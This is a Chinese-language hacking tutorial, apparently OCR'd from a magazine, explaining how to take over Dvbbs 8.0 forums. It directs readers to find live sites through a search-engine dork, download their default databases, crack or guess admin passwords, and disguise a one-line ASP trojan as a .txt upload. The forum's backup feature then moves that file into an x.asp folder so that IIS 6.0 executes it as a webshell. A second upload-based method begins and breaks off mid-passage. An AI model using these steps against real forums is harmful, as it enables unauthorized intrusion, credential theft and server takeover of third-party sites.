
hackest [H.S.T]&[E.S.T]

动网是国内比较受欢迎的一款ASP论坛程序，其目前最新的版本为8.0。很多朋友都曾经对我说进入了动网8.0的后台却不会拿Webshell。这几天和路人甲研究了一下，发现动网8.0也是可以成功拿到Webshell的，不过限制也比较大！


一、利用后台备份来获取Webshell

要想利用这个方法获取Webshell，需要满足两个条件：1.服务器使用的是IIS6.0，2.动网论坛的后台能够备份。这个方法主要是利用了IIS6.0的缺陷，与动易后台拿Webshell的方法类似。至于如何确定目标使用的是否为IIS6.0，我们可以使用IIS PUT Scaner扫描一下80端口（就是扫描IIS写漏洞那个工具）就知道了。

打开Google，以关键字“Powered By Dvbbs Version 8.0.0”进行搜索，可以找到很多使用动网8.0的网站，我们随便打开一个，在论坛地址后添加data/dvbbs8.mdb来尝试下载它的默认数据库，幸运的话，就会成功的弹出下载窗口，如图1。


图1

下载了对方默认的数据库后，我们使用明小子的数据库管理功能来查看数据库里的MD5密码，然后再将密码放到cmd5.com上进行查询，顺利得到密码明文，然后再登录进后台。有许多论坛使用默认的用户名（admin）和密码（admin888）就可以进去的，如图2。


图2

对于动网8.0，如果想通过更改“上传目录设定”为x.asp这样的文件夹，然后在前台上传插入了一句话ASP木马的文件是行不通的。因为只要你把“上传目录设定”改成x.asp，前台就无法上传文件了！就算是上传完文件再去更改文件夹名也是行不通的，因为你上传后的文件放在原来的UploadFile文件下，而不是你更改后的x.asp文件夹下！可能就是因为如此，许多朋友才觉得动网8.0拿Webshell不容易吧。现在我们的目的很明确，简单地说就是：上传一个插入了ASP一句话木马的空数据库文件，再把它弄到诸如x.asp这样的文件夹下就可以成功得到Webshell了！至于绕过动网的文件属性检查，从而在前台上传文件的方法和动网7.1一样，使用“蓝鱼动网空数据库合并器”把ASP木马合成为一个空的数据库文件就可以了。然后就是用管理员的ID或者其它ID到前台发帖（或编辑帖子也可以）上传空数据库文件了。我把空数据库文件的名字改为1.txt，这样做的目的是为了绕过动网上传限制。因为.txt后缀是允许上传的，但.mdb后缀的文件不允许上传！然后到后台找到我们上传的1.txt，为什么要进后台呢？因为我们要先知道1.txt的路径才能备份嘛。但前台又不方便得到路径，只好进后台了。进入后台，“文件管理”—“上传文件管理”—“快速查询”，选择查询条件“最近24小时内上传的附件”，就可以看到上传的1.txt已经躺在那里了，如图3。




图3

直接点击文件名就可以打开访问到1.txt，从而得知它的相对路径了。比如，我得到的相对路径为UploadFile/2007-7/20077201148321 7202.txt，直接打开是空白的。接下来就是备份，在后台找到“数据处理”—“备份数据库”。在“当前数据库路径(相对路径)：”里填上UploadFile/2007-7/




图4

200772011483217202.txt，在“备份数据库目录(相对路径)：”里填上x.asp，在“备份数据库名称(填写名称)：”里填上x.mdb，如图4。

这里有几点需要注意：数据库目录必须含有.asp字符，数据库名称必须含有.mdb字符。因为动网8.0备份后的数据库文件名必须为.mdb后缀，如果不这样的话，就无法备份！填好这些后，直接点击“确定”，提示 “备份数据库成功，您备份的数据库路径为../x.asp/x.mdb”，如图5。




图5

虽然后缀为.mdb，但是它在x.asp这个文件夹下，在IIS6.0环境下是可以被正常解析执行哦。使用一句话木马的客户端连接上去，成功得到了Webshell，如图6。接下来我们再利用一句话木马上传一个大马就OK了，如图7。到此，我们就成功的在动网8.0的后台拿到了Webshell。




图6

二、利用添加上传来获得Webshell

第一种方法的适用性比较大，但下面介绍这个方法可以作为第一种方法拿不到时的补充。动网8.0不允许上传诸如asp、asa、cer、htr等后缀的文件，即使你在后台添加上传该类型的文件也不能成功上传的！但是却百密一疏，允许上传.php后缀的文件！这样我们就有机可乘了。进入后台，在“常用快捷功能”下找到“论坛版面管理”，如图8。

